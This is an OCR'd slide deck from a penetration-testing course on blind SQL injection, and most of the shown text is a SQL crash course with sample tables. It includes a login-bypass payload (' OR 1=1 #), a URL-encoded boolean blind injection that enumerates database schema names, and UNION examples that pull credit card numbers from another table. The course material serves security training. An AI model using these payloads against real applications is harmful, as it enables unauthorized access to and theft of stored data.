Advanced Blind SQL Injection

David Caissy

About the instructor

David Caissy

- Web App Penetration Tester
- IT Security Consultant
- Secure Coding and Web App Pen Testing Trainer
- Java Application Architect

Disclaimer

The following activities are **illegal**…

- Sniffing traffic
- Scanning hosts and servers
- Checking applications for vulnerabilities
- Exploiting vulnerabilities

…unless you have a **written authorization**

- Your manager and clients
- Network and server administrators


Agenda

- SQL crash course for hackers
- Standard SQL Injection:
  - Error based and UNION exploitation techniques
- Blind SQL Injection
  - Splitting and Balancing
  - Boolean and time based exploitation techniques
  - Exploiting AJAX
- Sqlmap

Our Goal Today

24

Going from this:



Username: ' OR 1=1 #

Password: Password

To that:

```
/getUser?username=smithj'%20AND%20(SELECT%20IF(ASCII(SUBST
RING(schema_name%2C2%2C1))%20%3C%2097%2C%20true%2C%20false
)%20FROM%20information_schema.schemata%20WHERE%20schema_na
me%20!%3D%20'mysql'%20AND%20schema_name%20!%3D%20'informat
ion_schema'%20AND%20schema_name%20!%3D%20'performance_sche
ma'%20LIMIT%203%2C1)%20%23'
```

SQL Injection

24

- Poor error handling makes injection flaws easier to discover
  - Error-Based vs Blind SQLi

- Attacks are executed with the ***same privileges*** as the compromised database

- Effective against ***dynamic SQL queries***

Vulnerability Scanners

24

Web App Vulnerability Scanners vs SQLi

- Scanners are quite good at finding SQLi flaws
- Some scanners create lots of Blind SQLi false positives
- Extremely noisy…
- Must run different scanners against the same target
    - Different results from different scanners…

SQL Crash Course for Hackers

Structured Query Language (SQL)

Special char	Description	Examples
'	String and date delimiter	'2016-02-26' 'John'
"	String delimiter (less common)	"hello"
\	Escape character	\n \' \" \\
#	Comments out the rest of the line	# Comment
--	Comments out the rest of the line	-- Comment
/* … */	Comments in between	/* Comment */
%	Wildcard – 0 or any nbr of char	… LIKE 'Search%'
_	Wildcard – Exactly 1 char	… LIKE 'Search_'
;	Ends SQL statement	SELECT * FROM users;

SQL for Hackers

24

- Each database is different…
- Syntax varies from one another

  MySQL: `SELECT user();`

  MSSQL: `SELECT user_name();`

  Oracle: `SELECT user FROM dual;`

- We need cheat sheets to help us


pentestmonkey.net/cheat-sheet/sql-injection

SQL for Hackers

Relational Database Management Systems (RDBMS)


- Oracle
- MSSQL Server
- MySQL ⬅
- Postgres
- DB2
- Ingres
- Informix

SQL for Hackers




```sql
SELECT *
FROM big_bank.users;
```

OR




```sql
USE big_bank;

SELECT *
FROM users;
```




	id	username	password	firstname	lastname	address	city	state_prov
	1	stevensa	batman	Alice	Stevens	1000 Sunshine blv	Los Angeles	California
	2	smithj	Secret1	John	Smith	139 Main street	Springfield	Ohio
	3	brownb	Very_Secret123!	Bobby	Brown	3800 Memorial Dr	Calgary	Alberta
	4	poppinsm	Umbrella	Mary	Poppins	255 Finchley Road	London	Greater London

Select all columns from the users table, which is located in the big_bank database

SQL Crash Course for Hackers




```
SELECT firstname, lastname
FROM users;
```




firstname	lastname
Alice	Stevens
John	Smith
Bobby	Brown
Mary	Poppins

Select only the firstname and the lastname columns

SQL Crash Course for Hackers




```
SELECT CONCAT(firstname, ' ', lastname) AS fullname
FROM users;
```



	fullname
	Alice Stevens
	John Smith
	Bobby Brown
	Mary Poppins

Concatenate the firstname, a space and the lastname together and call it fullname


SQL Crash Course for Hackers



```sql
SELECT id, username
FROM users
WHERE id < 3;
```

	id	username
	1	stevensa
	2	smithj

Select only records where the id column is strictly less than 3




```sql
SELECT id, username
FROM users
WHERE lastname LIKE 'S%';
```


	id	username
	1	stevensa
	2	smithj

Select only records where the lastname column starts with an ‘S’ (case insensitive)

SQL Crash Course for Hackers




```sql
SELECT id, username
FROM users
WHERE lastname LIKE 'S%'
OR id = 4;
```




id	username
1	stevensa
2	smithj
4	poppinsm

Select only records where the lastname column starts with an 'S' (case insensitive) or when the id column is equal to 4

SQL Crash Course for Hackers




```sql
SELECT city, state_prov, country
FROM users
WHERE id <= 4
AND country != 'England';
```




	city	state prov	country
	Los Angeles	California	USA
	Springfield	Ohio	USA
	Calgary	Alberta	Canada

Select only records where the id is less or equal to 4
and the country is not ‘England’

SQL Crash Course for Hackers




```sql
SELECT id, firstname, lastname
FROM users
LIMIT 0,3
```




id	firstname	lastname
1	Alice	Stevens
2	John	Smith
3	Bobby	Brown

Limit the maximum number of records return to 3, starting at index 0

SQL Crash Course for Hackers




```sql
SELECT COUNT(*) AS total
FROM users
WHERE id < 5;
```




total
4

Count the number of records matching the condition



```sql
SELECT DISTINCT(country)
FROM users;
```




country
USA
Canada
England
France
Japan

Select only one unique instance of each value (no repeats)

SQL Crash Course for Hackers

```
SELECT id, firstname, lastname
FROM users
LIMIT 0,3
UNION ALL
    SELECT userid, CreditCardNumber, ExpiryDate
    FROM creditcard;
```




id	firstname	lastname
1	Alice	Stevens
2	John	Smith
3	Bobby	Brown
1	4500 6588 8995 4258	01/18
1	5823 9557 4586 5236	05/17
2	1289 3567 0201 5038	10/18
2	9865 2876 2030 5301	06/17
3	9640 2831 0596 6782	05/15
4	9831 8304 0689 7590	12/16
4	1203 5320 0027 2940	02/15

Append the records of the second query to the first one. Number of columns must match!!
ALL means that we keep the duplicate records

SQL Crash Course for Hackers


```
SELECT id, firstname, lastname
FROM users
LIMIT 0,3
UNION ALL
    SELECT CreditCardNumber, 1, 1
    FROM creditcard;
```



id	firstname	lastname
1	Alice	Stevens
2	John	Smith
3	Bobby	Brown
4500 6588 8995 4258	1	1
5823 9557 4586 5236	1	1
1289 3567 0201 5038	1	1
9865 2876 2030 5301	1	1
9640 2831 0596 6782	1	1
9831 8304 0689 7590	1	1
1203 5320 0027 2940	1	1


Use numbers (like 1 in this example) to match the number of columns

SQL Crash Course for Hackers




```
SELECT id, firstname, lastname
FROM users
LIMIT 0,3
UNION ALL
    SELECT 1, CreditCardNumber, 1
    FROM creditcard;
```

Sometime, changing the column order is important…




id	firstname	lastname
1	Alice	Stevens
2	John	Smith
3	Bobby	Brown
1	4500 6588 8995 4258	1
1	5823 9557 4586 5236	1
1	1289 3567 0201 5038	1
1	9865 2876 2030 5301	1
1	9640 2831 0596 6782	1
1	9831 8304 0689 7590	1
1	1203 5320 0027 2940	1

SQL Crash Course for Hackers



```
INSERT INTO users(id, username, firstname, lastname)
VALUES(10, 'caissyd', 'David', 'Caissy');
```

Add a new record into the users table, only supplying values for the listed columns



```
DELETE FROM users
WHERE username = 'caissyd';
```


Deleting all records from a table matching the condition

SQL Crash Course for Hackers

24

```
SELECT SLEEP(5);
```

Make the database wait 5 seconds before resuming execution




```
UPDATE users
set password = 'Secret1'
WHERE username = 'smithj';
```

Update the value of the password column for all records matching the condition

SQL Crash Course for Hackers


```
SELECT GROUP_CONCAT(username) AS all_usernames
FROM users
WHERE id < 4;
```




all_usernames
stevensa,smithj,brownb

Concatenate all values from the username column into a list

SQL Crash Course for Hackers

